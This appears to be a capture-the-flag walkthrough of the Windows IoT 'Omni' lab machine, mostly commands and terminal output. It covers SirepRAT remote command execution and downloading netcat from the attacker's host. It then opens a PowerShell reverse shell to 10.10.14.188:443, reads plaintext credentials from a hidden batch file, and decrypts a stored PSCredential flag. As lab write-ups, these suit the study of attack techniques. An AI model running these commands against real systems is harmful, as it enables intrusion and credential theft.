

sudo nmap -sV -sC -Pn -p- -vvv 10.10.10.204



```
PORT      STATE SERVICE  REASON          VERSION
135/tcp   open  msrpc    syn-ack ttl 127 Microsoft Windows RPC
5985/tcp  open  upnp     syn-ack ttl 127 Microsoft IIS httpd
8080/tcp  open  upnp     syn-ack ttl 127 Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
29817/tcp open  unknown  syn-ack ttl 127
29819/tcp open  arcserve syn-ack ttl 127 ARCserve Discovery
29820/tcp open  unknown  syn-ack ttl 127
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nma
p.org/cgi-bin/submit.cgi?new-service :
SF-Port29820-TCP:V=7.80%I=7%D=10/30%Time=5F9C2B4B%P=x86_64-pc-linux-gnu%r(
SF:NULL,10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc80\x12")%r(GenericLines,10,
SF:"\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc80\x12")%r(Help,10,"\*LY\xa5\xfb`\x
SF:04G\xa9m\x1c\xc9}\xc80\x12")%r(JavaRMI,10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\
SF:xc9}\xc80\x12");
Service Info: Host: PING; OS: Windows; CPE: cpe:/o:microsoft:windows
```

http://omni.htb:8080



Authentication Required - Mozilla Firefox

http://omni.htb:8080 is requesting your username and password. The site says: “Windows Device Portal”


User Name:

Password:

https://github.com/SafeBreach-Labs/SirepRAT


https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-7

python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\hostname.exe"




```
┌─[headcrusher@parrot]─[~/Tools/SirepRAT]
└──╼ $python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\hostname.
exe"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 6, payload peek: 'omni'>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: ''>
```

python -m SimpleHTTPServer 8081




```
┌─[✗]─[headcrusher@parrot]─[~/Downloads/netcat-1.11]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
10.10.10.204 - - [30/Oct/2020 14:17:14] "GET /nc32.exe HTTP/1.1" 200 -
10.10.10.204 - - [30/Oct/2020 14:17:28] "GET /nc64.exe HTTP/1.1" 200 -
```

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args " /c powershell Invoke-WebRequest -OutFile C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -Uri http://10.10.14.188:8081/nc64.exe"
```




```
┌─[headcrusher@parrot]─[~/Tools/SirepRAT]
└──╼ $python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args " /c powershe
ll Invoke-WebRequest -OutFile C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -Uri http://10.10.14.188:8081/nc64.exe"
```

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args " /c C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e powershell 10.10.14.188 443 "
```




```
┌─[headcrusher@parrot]─[~/Tools/SirepRAT]
└──╼ $python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args " /c C:\\Wind
ows\\System32\\spool\\drivers\\color\\nc64.exe -e powershell 10.10.14.188 443 "
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
```

```
sudo nc -nlvp 443
```




```
┌─[x]─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.204.
Ncat: Connection from 10.10.10.204:49712.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32> hostname
hostname
omni
PS C:\windows\system32>
```

```
cd “C:\Program Files\WindowsPowerShell\Modules\PackageManagement”
```



```
PS C:\Program Files\WindowsPowerShell\Modules\PackageManagement> dir
dir


    Directory: C:\Program Files\WindowsPowerShell\Modules\PackageManagement


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/26/2018  11:37 PM                1.0.0.1
```

ls -force




```
PS C:\Program Files\WindowsPowerShell\Modules\PackageManagement> ls -force
ls -force


    Directory: C:\Program Files\WindowsPowerShell\Modules\PackageManagement


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/26/2018  11:37 PM                1.0.0.1
-a-h--        8/21/2020  12:56 PM            247 r.bat
```

type r.bat


net user app mesh5143

net user administrator _1nt3rn37ofTh1nGz



```
PS C:\Program Files\WindowsPowerShell\Modules\PackageManagement> type r.bat
type r.bat
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "administrators" %%i /delete

net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz

ping -n 3 127.0.0.1

cls

GOTO :LOOP
```

http://omni.htb:8080




Authentication Required - Mozilla Firefox

http://omni.htb:8080 is requesting your username and password. The site says: “Windows Device Portal”

User Name: app

Password: ••••••••

http://omni.htb:8080/#Device%20Settings



This is a Windows 10 IoT Core test image designed for prototyping only. If you are looking to commercialize, you must use a custom FFU for optimal security.

Change your device name


New device name

Change your password

Old password

http://omni.htb:8080/#Run%20command

C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e powershell 10.10.14.188 443 "




C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e powershell 10.10.14.188 44

□ Run as DefaultAccount


```
Command> C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e powershell
10.10.14.188 443 "
```

sudo nc -nlvp 443




```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.204.
Ncat: Connection from 10.10.10.204:49715.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32> hostname
hostname
omni
```

cd C:\Data\Users\app



```
    Directory: C:\Data\Users\app


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         7/4/2020   7:28 PM                3D Objects
d-r---         7/4/2020   7:28 PM                Documents
d-r---         7/4/2020   7:28 PM                Downloads
d-----         7/4/2020   7:28 PM                Favorites
d-r---         7/4/2020   7:28 PM                Music
d-r---         7/4/2020   7:28 PM                Pictures
d-r---         7/4/2020   7:28 PM                Videos
-ar---         7/4/2020   8:20 PM            344 hardening.txt
-ar---         7/4/2020   8:14 PM           1858 iot-admin.xml
-ar---         7/4/2020   9:53 PM           1958 user.txt
```


type user.txt



```
PS C:\Data\Users\app> type user.txt
type user.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa28853640000000002000000000010660000000
1000020000000ca1d29ad4939e04e514d26b9706a29aa403cc131a863dc57d7d69ef398e0731a000000000e80000000020000200000000eec9b13a75b6fd2ea6fd95590
9f9927dc2e77d41b19adde3951ff936d4a68ed750000000c6cb131e1a37a21b8eef7c34c053d034a3bf86efebefd8ff075f4e1f8cc00ec156fe26b4303047cee776491
2eb6f85ee34a386293e78226a766a0e5d7b745a84b8f839dacee4fe6ffb6bb1cb53146c6340000000e3a43dfe678e3c6fc196e434106f1207e25c3b3b0ea37bd9e779c
dd92bd44be23aaea507b6cf2b614c7c2e71d211990af0986d008a36c133c36f4da2f9406ae7</SS>
```


https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/import-clixml?view=powershell-7

$credential = Import-CliXML -Path U:\Users\app\user.txt




```
PS C:\Data\Users\app> $credential = Import-CliXML -Path U:\Users\app\user.txt
$credential = Import-CliXML -Path U:\Users\app\user.txt
```

$credential.GetNetworkCredential().Password



```
PS C:\Data\Users\app> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
7cfd50f6bc34db3204898f1505ad9d70
```

http://omni.htb:8080



